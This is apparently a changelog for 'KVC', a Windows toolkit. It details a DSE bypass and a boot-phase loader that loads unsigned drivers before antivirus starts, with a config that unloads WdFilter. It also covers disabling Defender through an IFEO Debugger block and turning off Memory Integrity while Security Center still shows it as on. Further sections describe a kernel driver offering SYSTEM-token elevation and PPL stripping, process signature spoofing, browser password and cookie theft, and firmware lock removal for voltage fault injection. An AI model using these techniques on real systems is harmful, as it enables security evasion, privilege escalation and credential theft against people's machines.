CiOptionsFinder is a new class extracted from DSEBypass. It operates entirely on the on-disk ci.dll image (read from System32 at runtime) and live kernel memory reads via the driver primitive. No PDB, no symbol server, no internet.
Win11 path (CiPolicy section present):
- Walk the live kernel PE headers via driver reads to locate the
CiPolicysection base and size. - Load
ci.dllfrom disk. Parse PE sections. - Scan all executable sections (
.text,PAGE,INIT) for RIP-relative instructions that reference an address within the first 64 bytes ofCiPolicy. - Recognised encodings:
| Encoding | Instruction | Score |
|---|---|---|
8B /5 disp32 |
mov r32, [rip+disp32] |
12 |
REX 8B /5 disp32 |
mov r64/r32, [rip+disp32] |
12 |
F7 05 disp32 imm32 |
test [rip+disp32], imm32 |
18 + mask bonus |
0F BA 25 disp32 imm8 |
bt [rip+disp32], imm8 |
16 |
0F BA 2D disp32 imm8 |
bts [rip+disp32], imm8 |
16 |
81 3D disp32 imm32 |
cmp [rip+disp32], imm32 |
10 + mask bonus |
- Score candidates by reference count, instruction kind diversity, and proximity to section start.
- Accept the winner if it leads runner-up by >= 8 points and has at least one flags-like use.
- Fall back to the build-number offset only if the probe is inconclusive.
Win10 path (no CiPolicy section):
On Windows 10, ci.dll does not contain a CiPolicy section. g_CiOptions resides in .data. The locator uses a different scoring strategy:
- Load
ci.dllfrom disk. Parse PE sections. Locate.data. - Scan code sections for RIP-relative references landing in
.dataat 4-byte-aligned addresses. - Two additional encodings are required for Win10:
| Encoding | Instruction | Notes |
|---|---|---|
85 /r disp32 |
test [rip+disp32], r32 |
Mask in register — no immediate |
REX 85 /r disp32 |
test [rip+disp32], r32 |
REX-prefixed form |
The compiler in this build emits register-loaded masks (mov ebx, 4000h / test [rip+x], ebx) rather than direct-memory immediates. The decoder handles both forms.
Win10
ci.dllprefixes many RIP-relative accesses with0x2E(CS segment override). The scanner skips this prefix transparently before decoding.The
PAGEsection on Win10 kernel drivers is markedIMAGE_SCN_CNT_CODEbut notIMAGE_SCN_MEM_EXECUTEin the PE headers (execute permission is granted by the memory manager at load time). The section filter usesCNT_CODE OR MEM_EXECUTEto avoid skippingPAGEentirely.After a
mov reg, [rip+target], the scanner looks ahead up to 32 bytes for atest reg, imminstruction. The full 32-bit immediate is extracted — not truncated to 8 bits — so high-bit family masks (0x4000,0x8000,0x200000,0x800000) are detected from the register path as well.Each
.dataaddress accumulates:
| Field | Meaning |
|---|---|
TotalHits |
Total instruction references |
DirectHighMasks |
High-bit family tests seen (bit 0: 0x4000/0x8000, bit 1: 0x200000/0x800000) |
LowBitEvidence |
Low-bit family tests from mov+lookahead (bits 0-4) |
BitOpsCount |
Count of bt/bts operations |
DistinctFuncApx |
Approximate distinct-function count (reference delta > 0x200 bytes) |
- Winner selection uses qualification, not raw score. A candidate enters the final round only if it satisfies:
(DirectHighMasks != 0 OR BitOpsCount >= 2) AND LowBitEvidence != 0
This deliberately excludes high-volume non-flag variables (spinlocks, counters, pointers) that accumulate large raw scores from frequent MOV references but lack the bit-manipulation signature of a mutable DWORD flags field. The score margin is computed only among qualified candidates — an unqualified candidate with a higher raw score does not suppress the winner.
- A light runtime sanity read checks the live kernel value of the winner. A non-zero high byte (suggesting a pointer or non-flag datum) is logged as a warning but does not block the result — the structural qualification criteria are the authoritative gate.
Why No Hardcoded Patterns
Typical PoC implementations for g_CiOptions location rely on one of three approaches: a fixed RVA extracted from a specific build, a known byte pattern (signature scan) around the variable, or a PDB symbol lookup. All three require either build-specific data or internet connectivity.
This implementation requires neither. The scoring algorithm was derived from IDA analysis of multiple ci.dll builds across Windows 10 19041 and Windows 11 26H1. The recognised instruction patterns, scoring weights, and qualification criteria are a direct encoding of the semantic properties of g_CiOptions — specifically: that it is a DWORD flag field that is read frequently, tested against both low enforcement bits and high policy bits, and has bits set via bts during CI initialisation. Any build of ci.dll that compiles from the same source will produce the same observable code patterns around the same variable, regardless of address.
Verified output on Windows 10 19041.6811 (latest updates):
[+] g_CiOptions via Win10 .data probe: 0xFFFFF80230C391B0
    RVA=0x391B0  score=1445  hits=85  highMasks=0x3  lowBits=0x1F  bitOps=7
[*] g_CiOptions value: 0x0001C006
highMasks=0x3 confirms both high-bit families were found. lowBits=0x1F confirms all five low-bit DSE enforcement flags were observed. bitOps=7 matches the bts call count visible in IDA for this build (IDA reports 82 cross-references; the offline scanner counts 85 due to inclusion of the INIT section).
HVCI Detection Fix
The IsHVCIEnabled check previously required all three HVCI bits simultaneously (value == 0x0001C000). Some configurations set only a subset. The check now uses (value & 0x0001C000) != 0 — any bit in the HVCI family is sufficient. A registry fallback (SecurityServicesRunning bit 2 and the HypervisorEnforcedCodeIntegrity\Running key) handles configurations where HVCI is active but the bit state in g_CiOptions is not yet reflected at query time.
kvcstrm — New IOCTL
One additional IOCTL primitive was added to the kvcstrm.sys (OmniDriver) interface in this release. See the kvcstrm section for the updated primitive table.
[08.04.2026]
🚀 kvc_smss — SMSS Boot-Phase Driver Loader (C, NATIVE subsystem) (click to expand)
KVC now ships a fourth embedded binary — kvc_smss.exe — a native application (SUBSYSTEM:NATIVE) written entirely in C, executed by the Windows Session Manager (SMSS.EXE) during the early boot phase, before services.exe, before winlogon.exe, and critically, before any antivirus user-mode components are initialized.
Why This Phase Matters
The SMSS phase is one of the last remaining execution contexts that runs with full kernel access and no user-mode security infrastructure in place. There is no Defender, no ETW-based detection, no filter drivers for user-mode callbacks — just the Session Manager, the kernel, and the hardware. Any kernel driver loaded at this stage is indistinguishable from a legitimately boot-loaded driver from the perspective of subsequent user-mode security software.
Architecture
kvc_smss.exe is a pure C binary with no CRT dependency, linked as SUBSYSTEM:NATIVE. It communicates directly with the kernel via NT native APIs (NtDeviceIoControlFile, NtReadFile, NtQuerySystemInformation). It uses kvc.sys found in the DriverStore (avc.inf_amd64_*\kvc.sys) as its DSE bypass primitive — a signed, legitimate driver already present on the system from a prior kvc setup run. No new vulnerable driver is dropped to disk.
The full DSE bypass cycle per driver load:
STEP 1  Load kvc.sys (from DriverStore — already signed)
STEP 2  Resolve ntoskrnl.exe base via NtQuerySystemInformation
STEP 3  Patch SeCiCallbacks+0x20 (CiValidateImageHeader) → ZwFlushInstructionCache
STEP 4  Load unsigned target driver (NtLoadDriver)
STEP 5  Restore original SeCiCallbacks callback
STEP 6  Unload kvc.sys
Kernel symbol offsets (Offset_SeCiCallbacks, Offset_SafeFunction) are resolved by kvc_smss at every boot using the built-in heuristic scanner (FindKernelOffsetsLocally) — no PDB download, no network access, no pre-baked values. The scanner operates on the ntoskrnl.exe image that will actually load, making it immune to offset drift after Windows Update. Optionally, kvc install <driver> --pdb resolves offsets at install time via the SymbolEngine PDB infrastructure and writes OffsetSource=PDB to drivers.ini; the boot scanner is then skipped. Re-run install after any Windows Update when using --pdb mode.
INI-Driven Operation
All operations are declared in C:\Windows\drivers.ini (UTF-16 LE with BOM). The file is generated automatically by kvc install <driver> with a populated [Config] section and a [Driver0] entry. The full format supports four action types:
| Action | Description |
|---|---|
LOAD |
Load unsigned kernel driver with full DSE bypass cycle |
UNLOAD |
Stop and remove a running driver service |
RENAME |
Rename or move a file/directory at native NT path level |
DELETE |
Delete a file or directory tree (optionally recursive) |
Example C:\Windows\drivers.ini (full reference):
; ============================================================================
; BootBypass Configuration File — UTF-16 LE with BOM
; Operations execute sequentially in declaration order.
; ============================================================================

[Config]
Execute=YES                       ; NO = disable all operations without removing entries
RestoreHVCI=NO                    ; YES = re-enable Memory Integrity flag after patching
Verbose=NO                        ; YES = screen output during boot; NO = silent (verify via sc query)

DriverDevice=\Device\kvc          ; resolved to real device name at runtime by kvc_smss
IoControlCode_Read=2147491912     ; 0x80002048 — physical memory read IOCTL
IoControlCode_Write=2147491916    ; 0x8000204C — physical memory write IOCTL

; Offset fields omitted by default — kvc_smss scanner resolves them at boot.
; Present only when kvc install <driver> --pdb was used:
; Offset_SeCiCallbacks=...        ; ntoskrnl RVA of SeCiCallbacks
; Offset_Callback=32              ; slot offset within SeCiCallbacks (CiValidateImageHeader)
; Offset_SafeFunction=...         ; ntoskrnl RVA of ZwFlushInstructionCache
; OffsetSource=PDB                ; suppresses boot-time scanner when set

; --- LOAD: unsigned driver with AutoPatch DSE bypass ---
[Driver0]
Action=LOAD
AutoPatch=YES
ServiceName=omnidriver
DisplayName=omnidriver
ImagePath=\SystemRoot\System32\drivers\omnidriver.sys
Type=KERNEL
StartType=DEMAND
CheckIfLoaded=YES                 ; Skip silently if already loaded

; --- UNLOAD: stop a running driver ---
[Driver1]
Action=UNLOAD
ServiceName=WdFilter

; --- RENAME: move/rename file at NT path level (pre-filesystem-filter) ---
[Rename1]
Action=RENAME
SourcePath=\??\C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25110.5-0\MsMpEng_.exe
TargetPath=\??\C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25110.5-0\MsMpEng.exe
ReplaceIfExists=NO

; --- DELETE: remove file or directory tree ---
[Delete1]
Action=DELETE
DeletePath=\??\C:\Windows\Temp
RecursiveDelete=YES
Note: Section names (
[Driver0],[Rename1],[Delete1]) are arbitrary labels — the parser ignores the name and reads onlyAction=. Sections are processed in file order.
🔧 RENAME & DELETE — Native NT Path File Operations (click to expand)
Both RENAME and DELETE actions operate at the NT native file system level, using raw NtOpenFile / NtSetInformationFile / NtQueryDirectoryFile syscalls — no Win32 MoveFile or DeleteFile involvement. This means they work before any filesystem filter drivers are loaded, operating directly against the I/O manager.
RENAME Implementation
The rename operation uses NtSetInformationFile with FileRenameInformation (class 10):
- Opens the target path with
FILE_READ_DATA | SYNCHRONIZEto check if it already exists - If the target exists and the source also exists, the operation is skipped silently (
STATUS_SUCCESSreturned, no error) - Opens the source with
DELETE | SYNCHRONIZEaccess andFILE_OPEN_FOR_BACKUP_INTENT— this flag grants access even to files that would otherwise be locked - Constructs a
FILE_RENAME_INFORMATIONstructure withReplaceIfExists(YES/NO) and the target path as a variable-length Unicode string - Calls
NtSetInformationFile(hFile, &iosb, pRename, requiredSize - sizeof(WCHAR), 10)— the- sizeof(WCHAR)accounts for the fact thatFILE_RENAME_INFORMATIONalready declares oneWCHARin the flexible array memberFileName[]
Key detail: The rename is atomic at the I/O manager level. No temporary copy is created. The source file is simply relinked to the target path in the MFT/FAT. If the source doesn't exist, the operation fails with STATUS_OBJECT_NAME_NOT_FOUND.
DELETE Implementation
The delete operation uses NtSetInformationFile with FileDispositionInformation (class 13):
- Opens the target with
DELETE | FILE_READ_ATTRIBUTES | SYNCHRONIZEandFILE_OPEN_FOR_BACKUP_INTENT - Queries
FileStandardInformationto determine if the target is a file or directory - If it's a file: sets
FILE_DISPOSITION_INFORMATION.DeleteFile = TRUEviaNtSetInformationFile(..., 13)— the file is marked for deletion on close (actual removal happens when the last handle is closed) - If it's a directory and
RecursiveDelete=NO: opens withFILE_DIRECTORY_FILEflag, sets disposition to delete — only succeeds if the directory is empty - If it's a directory and
RecursiveDelete=YES: callsDeleteDirectoryRecursive()which:- Opens the directory with
NtQueryDirectoryFileand iterates all entries (FileDirectoryInformation) - Skips
.and..entries - Recursively descends into subdirectories (depth-first)
- For each file/subdirectory: opens with
DELETE | SYNCHRONIZE, sets disposition to delete, closes handle - After all children are processed, opens the parent directory itself and marks it for deletion
- Opens the directory with
Key detail: The recursive walk uses a 4 KB directory buffer (FILE_DIRECTORY_INFORMATION). If a directory contains more entries than fit in 4 KB, NtQueryDirectoryFile is called repeatedly with firstQuery = FALSE to continue enumeration. Each nested call to DeleteDirectoryRecursive opens its own directory handle — the maximum recursion depth is limited by the 512-byte stack buffer in ExecuteRename and the MAX_PATH_LEN (512 WCHARs) in path construction, both validated with validate_string_space bounds checks before any string copy.
Why Native NT Paths?
Both actions require paths in the NT native format: \??\C:\Windows\Temp (for DOS drive letters) or \Device\HarddiskVolume1\Windows\Temp (for device paths). This is the format the NT I/O manager understands internally — it bypasses the Win32 subsystem entirely. At the SMSS boot phase, there is no kernel32.dll, no MoveFileEx, no DeleteFile — only NT syscalls exist.
HVCI Handling
If Memory Integrity (g_CiOptions & 0x0001C000) is active, kvc_smss.exe patches the SYSTEM registry hive directly (offline binary edit) to disable HVCI, schedules a reboot via the RebootGuardian service, and completes driver loading on the subsequent boot with HVCI suppressed.
After the driver-load boot, HvciShutdownSvc — an AUTO_START x64 assembly service (~5 KB, HvciShutdownSvc.asm, pure MASM) registered by kvc_smss.exe in the SMSS phase — restores HypervisorEnforcedCodeIntegrity\Enabled = 1, WasEnabledBy = 2, and ChangedInBootCycle = BootTime so Windows Security Center reflects Memory Integrity as active. windowsdefender://devicesecurity shows no warnings. At shutdown, HvciShutdownSvc writes Enabled = 0 so the cycle can repeat on the next driver-load boot.
🔧 Offline SYSTEM Hive Chunked NK/VK Parser (click to expand)
The Problem
In the SMSS boot phase, there is no user-mode registry API. The HVCI registry key (\Registry\Machine\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\HypervisorEnforcedCodeIntegrity\Enabled) resides in the live SYSTEM hive, which is memory-mapped and locked by the kernel. Standard file open operations fail. Yet KVC must patch this key offline — before the full security stack initialises — to suppress Memory Integrity for the current boot.
The Solution: Raw Hive File Walking
kvc_smss.exe opens \SystemRoot\System32\config\SYSTEM with FILE_OPEN_FOR_BACKUP_INTENT — a backup-mode access flag that grants read/write access to the hive file even while it is actively mounted and used by the kernel. The file is then scanned using a chunked NK/VK cell walker — a raw binary parser that understands the internal structure of Windows registry hive files.
Why chunked? The SYSTEM hive can exceed 50 MB. Allocating a single buffer that large in a native application (no heap manager, no CRT) is impractical. Instead, the hive is scanned in 1 MB chunks with a 256-byte overlap between consecutive reads. The overlap ensures that a pattern match spanning a chunk boundary is never missed.
NK Cell Discovery
The parser searches each chunk for the 31-byte ASCII pattern "HypervisorEnforcedCodeIntegrity". When found, it walks backward 0x4C bytes and verifies the presence of the nk cell signature (0x6E, 0x6B). This is the Key Node (NK) cell — the fundamental building block of registry keys in a hive file. The NK cell contains:
ValuesCount— number of values under this key (at-0x28from the name)ValuesListOffset— file offset to the array of VK cell offsets (at-0x24from the name)
The backward walk and signature check eliminates false positives where the same string might appear in value data rather than a key name.
VK Cell Indirection: Why This Works on Both Windows 10 and Windows 11
Through reverse engineering of the SYSTEM hive binary layout, a critical structural difference was observed between Windows 10 and Windows 11:
- Windows 11 — The hive file is defragmented during maintenance operations. VK cells (registry values) are stored adjacent to their parent NK cell in the file. The
Enabledvalue sits physically close to theHypervisorEnforcedCodeIntegritykey name in the binary — a naive byte scanner would find both. - Windows 10 — Values are scattered throughout the hive file. The
EnabledVK cell can reside at a completely unrelated file offset, potentially megabytes away from the NK cell that references it. A contiguous scanner would find the key name but miss the value entirely.
The KVC parser solves this through structural indirection. It never assumes proximity between the NK cell and its values. Instead, it reads the ValuesListOffset from the NK cell header and follows that offset to the VK cell array — regardless of where in the file those VK cells physically reside. This is the same mechanism the Windows registry engine uses internally: NK cells reference values by offset, not by position.
Each VK cell is then validated:
| Check | Purpose |
|---|---|
vk signature (0x76, 0x6B) |
Confirms this is a valid VK cell |
Name = "Enabled" |
Case-insensitive match; handles both ANSI (flag 0x0001) and Unicode name storage |
Type = REG_DWORD |
Value must be a 32-bit integer |
Data = inline (0x80000004) |
Small values are stored inline in the VK cell itself, not as a separate data block |
| Current value = 0 or 1 | HVCI Enabled is a boolean DWORD; unexpected values abort the patch |
Atomic Patch + Verify
Once the correct VK cell is identified, the new DWORD value (0 or 1) is written directly at vkFileOffset + 12 — the inline data payload offset within the VK cell structure. The write is immediately followed by a read-back verification: the same 4 bytes are re-read and compared against the expected value. Only after successful verification is the hive flushed to disk via NtFlushBuffersFile.
Cross-Version Compatibility
This approach works identically on Windows 10 and Windows 11 because:
- The registry hive file format (NK/VK cell structure) has been stable since Windows NT 4.0
- The
HypervisorEnforcedCodeIntegritykey exists on both platforms (introduced in Windows 10 1709) FILE_OPEN_FOR_BACKUP_INTENTis a fundamental I/O manager flag, not subject to version-specific changes- No CRT, no user-mode dependencies — pure NT syscall path
- Structural indirection via
ValuesListOffset— the parser does not assume value proximity to the key, making it immune to hive defragmentation differences between Windows versions
This is not a heuristic or a hack — it is a deterministic, structurally-aware parser that operates on the documented internal format of Windows registry hive files.
Install
kvc install omnidriver           # scanner resolves offsets at every boot (default)
kvc install omnidriver --pdb     # pre-resolve offsets from PDB; re-run after Windows Update
kvc install <driver> (default):
- Extracts
kvc_smss.exefrom the BMP-backedIDR_MAINICONpayload and writes it toC:\Windows\System32\ - Writes
C:\Windows\drivers.ini—[Config]withDriverDevice=\Device\kvc, no offset fields;[Driver0]entry - Registers
kvc_smssinBootExecute(autocheck autochk *→kvc_smss) - At each boot,
kvc_smssruns the heuristic scanner onntoskrnl.exeto resolve offsets fresh
kvc install omnidriver --pdb additionally:
- Downloads ntoskrnl PDB (once, cached in
.\symbols\) and resolvesOffset_SeCiCallbacks+Offset_SafeFunction - Writes offsets +
OffsetSource=PDBtodrivers.ini; boot scanner is skipped - If PDB lookup fails: proceeds without offsets, scanner runs at boot
Cleanup
kvc uninstall smss          # Remove BootExecute entry + drivers.ini + kvc_smss.exe from System32
kvc uninstall               # Full cleanup: NT service + SMSS loader
⚠️ Drivers That BSOD in This Phase
Not every kernel driver can be loaded during the SMSS phase. Drivers that depend on subsystems not yet initialized will crash the system. Specifically, any driver that in DriverEntry:
- Calls
WSKStartup/WSKSocket— the network stack (WSK) is not initialized - References
\Driver\KbdclassviaObReferenceObjectByName— the keyboard class driver is not yet loaded - Touches PnP device stacks — PnP manager enumeration has not completed
- Uses COM, RPC, LPC —
csrss.exe/lsass.exeare not running
Example: kvckbd.sys — a keyboard filter driver that attaches to \Driver\Kbdclass and initializes a UDP network client (WSK) in DriverEntry — will BSOD unconditionally if loaded in this phase. Both ObReferenceObjectByName(\Driver\Kbdclass) and WSKStartup() fail fatally because their subsystems are not yet online. Only drivers that are self-contained and do not depend on other drivers or system services are suitable for SMSS-phase loading.
Planned: multi-phase loading. A future revision of drivers.ini will introduce a LoadPhase= key per entry, selecting the earliest phase at which the driver's dependencies are satisfied:
LoadPhase |
Trigger point | Available subsystems |
|---|---|---|
SMSS |
Current default — Session Manager BootExecute | Kernel, HAL, boot drivers only |
WINLOGON |
Winlogon initialisation — before LogonUI | PnP, network stack (WSK), Kbdclass, RPC |
SESSION |
Interactive session creation — DWM/Themes startup | Full Win32, COM, all session services |
kvc_smss.exe will honour the LoadPhase field and defer entries that cannot safely execute in the SMSS context to a registered Winlogon notification DLL or an early AUTO_START service, retaining the same INI-driven declarative model across all phases.
[06.04.2026]
⚔️ kvcstrm (OmniDriver) — Original kernel primitive driver, first surface exposed (click to expand)
KVC now ships with a second kernel driver — kvcstrm.sys (internally: OmniDriver) — embedded alongside kvc.sys in the BMP-backed component package. This is not a repurposed CVE payload or a reverse-engineered third-party binary. It is a purpose-built KMDF driver written from scratch, exposing a structured IOCTL interface over a sequential METHOD_BUFFERED queue with access restricted by SDDL to SYSTEM and local Administrators.
Full primitive set (OmniDriver interface):
| IOCTL | Capability |
|---|---|
IOCTL_READWRITE_DRIVER_READ/WRITE |
Cross-process virtual memory R/W via MmCopyVirtualMemory with KernelMode previous-mode — user-mode address range checks suppressed on the kernel side |
IOCTL_READWRITE_DRIVER_BULK |
Batch of up to 64 R/W operations in a single round-trip, each with an individual status field |
IOCTL_KILL_PROCESS |
Process termination via ObOpenObjectByPointer + ZwTerminateProcess with a kernel handle — PP/PPL protection is irrelevant at this level |
IOCTL_KILL_PROCESS_WESMAR |
Legacy single-PID path (raw 4-byte input, direct status return) used by the KVC client for PP/PPL targets |
IOCTL_SET_PROTECTION |
Direct write to EPROCESS.PS_PROTECTION — strip or assign any PP/PPL level on any running process |
IOCTL_PHYSMEM_READ/WRITE |
Physical memory access via MmMapIoSpaceEx, validated against MmGetPhysicalMemoryRanges before mapping |
IOCTL_ALLOC_KERNEL |
Non-paged pool allocation (optionally executable), tracked in a driver-side list guarded by spinlock — prevents arbitrary free and double-free |
IOCTL_FREE_KERNEL |
Safe release through the tracked allocation list only |
IOCTL_WRITE_PROTECTED |
Write to read-only kernel memory via CR0.WP clear at DISPATCH_LEVEL with interrupts disabled — CPU state fully restored in __except on exception |
IOCTL_ELEVATE_TOKEN |
Replace the primary token of any process with the SYSTEM token |
IOCTL_FORCE_CLOSE_HANDLE |
Close a handle in a target process handle table from kernel context |
Only a small subset of these primitives is currently wired into the KVC command surface. The driver is capable of substantially more than what kvc secengine disable and kvc kill expose today.
What is used in this release:
kvc secengine disable — immediate termination with reversible session state:
The IFEO block is written via offline hive edit (Debugger=systray.exe on MsMpEng.exe, SecurityHealthSystray.exe, SecurityHealthService.exe). KVC then opens the signed K7RKScan session, clears and verifies the target PS_PROTECTION bytes through kvc.sys, terminates the original PIDs, and stops SecurityHealthService through SCM. Surviving targets have their original protection restored before cleanup. The KVC-owned service and registry state is removed after use. The IFEO block remains until kvc secengine enable.
kvc secengine enable — no restart required:
Removes the IFEO block via offline hive edit, starts SecurityHealthService + WinDefend via SCM. MsMpEng.exe launches within seconds — no restart needed.
kvc kill — signed-driver fallback:
kvc kill <name|pid> first attempts termination through kvc.sys and TerminateProcess. PIDs that survive enter the K7RKScan fallback session. The fallback result distinguishes Win32 transport errors, driver status, missing status output, and actual process exit.
Service and registry lifecycle:
KillerSession records whether the K7RKScan service and its policy keys existed before the operation. A service created by KVC is stopped and deleted. A matching service that was already stopped is returned to STOPPED. A matching service that was already running remains running. Existing K7 registry values are restored byte-for-byte.
implementer.exe package layout:
config/kvc.ini records eight ordered components: kvc.sys, kvckiller.sys, kvcblocker.sys, kvcstrm.sys, forceio.sys, kvc_smss.exe, ExplorerFrame.dll, and help.txt. The seven PE components are stored as stripped tails; help.txt remains raw UTF-8. The builder writes the versioned manifest into the CAB entry wallpaper.bmp, wraps the masked CAB in a 24-bit bitmap, and feeds that bitmap to the resource compiler. The build copies the project configuration to bin\kvc.ini, expands %KVC_ROOT% into absolute paths, and invokes implementer.exe with the expanded copy. kvc setup deploys the four regular KVC drivers; forceio.sys is extracted on demand by the ForceIO commands, and kvc_smss.exe is written to System32 by kvc install <driver>.
[04.04.2026]
🛡️ Process Signature Spoofing (Full Camouflage) (click to expand)
Added the ability to spoof cryptographic signature levels (SignatureLevel and SectionSignatureLevel) within the EPROCESS structure.
- Automated Spoofing: When applying protection via
kvc protectorkvc set(e.g.,PPL-Antimalware), KVC now automatically calculates and applies the optimal signature levels (e.g.,0x37and0x07). The process becomes indistinguishable from legitimate protected binaries (likeMsMpEng.exe) even under deep kernel inspection. - Manual Spoofing: A new command
kvc spoof <PID|name> <ExeSigHex> <DllSigHex>allows for surgical manipulation of these signature bytes, enabling a process to mimic any Windows component (including Kernel/System signatures like0x1Eand0x1C).
[03.04.2026]
🛡️ Security Engine: IFEO block replaces RpcSs dependency hijack (click to expand)
secengine disable no longer manipulates WinDefend's DependOnService registry value (RpcSs → RpcSs homograph). That method required a restart in both directions and was fragile — SCM could repair the dependency on a service repair pass.
The new method targets the Image File Execution Options loader intercept:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MsMpEng.exe
  Debugger = systray.exe
When this value is present, the Windows loader hands every MsMpEng.exe launch to systray.exe instead — before a single byte of Defender code runs. The DACL on the IFEO subtree blocks direct writes even as Administrator, so KVC uses the same offline hive cycle it already uses for other protected keys: RegSaveKeyEx (IFEO subtree → Ifeo.hiv) → RegLoadKey (mount as HKLM\TempIFEO) → create/delete TempIFEO\MsMpEng.exe\Debugger → RegUnLoadKey → RegRestoreKey(REG_FORCE_RESTORE).
Asymmetry between disable and enable:
secengine disable— sets the block and terminates the running engine immediately through the current signed-driver session. The 2026-05-02 driver contract was replaced on 2026-11-12; current service, IOCTL, rollback, and cleanup behavior is documented in that changelog entry.secengine enable— removes the block, then callsStartService(WinDefend)via SCM; MsMpEng launches immediately — no restart needed
secengine status now reports three independent dimensions: IFEO Debugger presence, WinDefend service state (RUNNING/STOPPED), and MsMpEng process presence in the snapshot. This correctly handles systems where Defender has been fully uninstalled (WinDefend service absent) vs. merely stopped, and where another AV product is active.
Restart-free operation with recoverable driver state.
kvc secengine disableprepares the signed session before changing process protection, terminates the original PIDs, restores protection for survivors, and removes KVC-owned service and registry state. The IFEO block remains untilkvc secengine enableis called. KvcKiller remains available as a standalone tool for environments where KVC itself is not deployed.
[30.03.2026]
💾 Windows 10 DSE Support via SymbolEngine (click to expand) — superseded by [10.04.2026]
C:\>kvc driver load kvckbd
[*] Loading external driver: kvckbd
[*] CiPolicy section not found in ci.dll. Falling back to SymbolEngine (Windows 10)...
[+] [SymbolEngine] Symbol 'g_CiOptions' resolved to RVA: 0x391B0
[+] Resolved g_CiOptions via SymbolEngine at: 0xFFFFF807192391B0 (RVA: 0x391B0)
Universal DSE bypass — kvc dse off now works on both Windows 10 and Windows 11. The Standard method uses a dual-path approach: first attempts fast PE-section parsing to locate the CiPolicy section (Windows 11), and if not found, automatically falls back to SymbolEngine-based resolution of g_CiOptions from PDB symbols (Windows 10). This ensures compatibility across all supported Windows versions without requiring the --safe flag. Symbol resolution is performed locally using Microsoft Symbol Server — PDB files are downloaded automatically on first use and cached in C:\ProgramData\dbg\sym\.
Superseded: As of [10.04.2026], the SymbolEngine PDB fallback for Windows 10 has been replaced by a fully offline semantic probe (
CiOptionsFinder). No PDB download or network access is required. TheSymbolEngineinfrastructure is retained forSeCiCallbacks/SafeFunctionoffset resolution used bydse off --safe.kvc_smssuses its own boot-time heuristic scanner by default; PDB resolution is opt-in viakvc install --pdb.
[29.03.2026]
🌐 Browser extraction, kvc.dat, Legacy CPU, Static CRT (click to expand)
Browser extraction without closing — Chrome, Edge, and Brave passwords, cookies, and payment data are now extracted while the browser is running. No forced close required. The orchestrator kills only the network-service subprocess (which holds database file locks), lets kvc_crypt.dll read the databases, and the browser continues operating normally. For Edge, a second network-service kill is performed immediately after the DLL receives its configuration — timed to hit just before the Cookies database is opened, because Edge restarts its network service faster than Chrome (~1–2 s vs ~3–5 s).
COM Elevation for Edge (passwords and cookies) — Edge master key decryption now uses the browser's own COM elevation service (IEdgeElevatorFinal, CLSID {1FCBE96C-1697-43AF-9140-2897C7C69767}) for all data types, including passwords. DPAPI (CryptUnprotectData) is used as a fallback only when COM elevation fails. The previous split-key strategy (DPAPI for passwords, COM for cookies) has been removed.
kvc.dat deployment — kvc_pass.exe and kvc_crypt.dll are now distributed as a single combined encrypted file (kvc.dat). Running kvc setup or the one-command irm installer automatically extracts both components and places them in C:\Windows\System32. When kvc export secrets or kvc bp detect these files in System32, full browser extraction (including v10/v20 AES-GCM decryption) is used. Without kvc.dat deployed, the command falls back to the built-in DPAPI method for Edge passwords only.
Legacy CPU support — kvc_pass.exe and kvc_crypt.dll are compiled without AVX/YMM instructions. Both binaries run correctly on 3rd-generation Intel Core processors and older systems with SSE2-only support. No /arch:AVX2 or equivalent — verified with dumpbin /disasm | findstr ymm (no matches).
Static CRT — kvc_pass.exe and kvc_crypt.dll now link the C++ runtime statically (/MT, MultiThreaded). No dependency on vcruntime140.dll or msvcp140.dll. The binaries are self-contained and run on any x64 Windows 10/11 installation without requiring Visual C++ Redistributables.
UnderVolter — EFI undervolting module (Ring-1, Intel only) — KVC supports an optional separate module UnderVolter.dat (available in other-tools/undervolter/), an encrypted UEFI payload that deploys a custom EFI application to the EFI System Partition. The key engineering challenge on OEM Intel platforms is that the BIOS typically enforces two firmware-level locks that block all MSR access regardless of OS privilege level: CFG Lock (blocks MSR 0xE2 — power control) and OC Lock (blocks MSR 0x150 — Intel OC Mailbox, the voltage control interface). UnderVolter solves this without physical BIOS flashing or external tools: running as a UEFI application before the Windows bootloader, it directly patches the hidden Setup EFI NVRAM variable — writing 0x00 to the CFG Lock offset and OC Lock offset extracted from the platform's IFR (Internal Form Representation) dump. Once patched, a reboot causes the BIOS POST to read the modified variable and initialise the CPU with both locks cleared. From that point on, MSR 0x150 writes succeed and UnderVolter applies the configured negative voltage offsets and power-limit values per-domain (IACORE, RING, ECORE, UNCORE, GTSLICE, GTUNSLICE) on every subsequent boot — transparently, before Windows loads. AMD is not supported — the OC Mailbox (MSR 0x150) is an Intel-specific interface; AMD uses a different voltage control architecture. Deployment via kvc undervolter deploy: KVC locates the ESP by GPT partition GUID (C12A7328-F81F-11D2-BA4B-00A0C93EC93B) using FindFirstVolume + IOCTL_DISK_GET_PARTITION_INFO_EX — no drive-letter assignment, no mountvol. Mode A replaces \EFI\BOOT\BOOTX64.EFI (original backed up as BOOTX64.efi.bak); mode B copies to \EFI\UnderVolter\ for a manual UEFI boot entry.
Plundervolt-class research capability — With CFG Lock and OC Lock cleared at firmware level, MSR 0x150 is fully writable from UEFI privilege. This enables systematic exploration of the Plundervolt attack surface (CVE-2019-11157): by adjusting the core voltage offset mid-computation, controlled voltage glitches can be induced into cryptographic operations in SGX enclaves or kernel context — allowing fault-injection research without physical probing equipment. Intel's microcode patch for CVE-2019-11157 blocks MSR 0x150 writes only during SGX enclave execution (EENTER/ERESUME); general undervolting outside SGX context remains fully functional on all supported platforms.
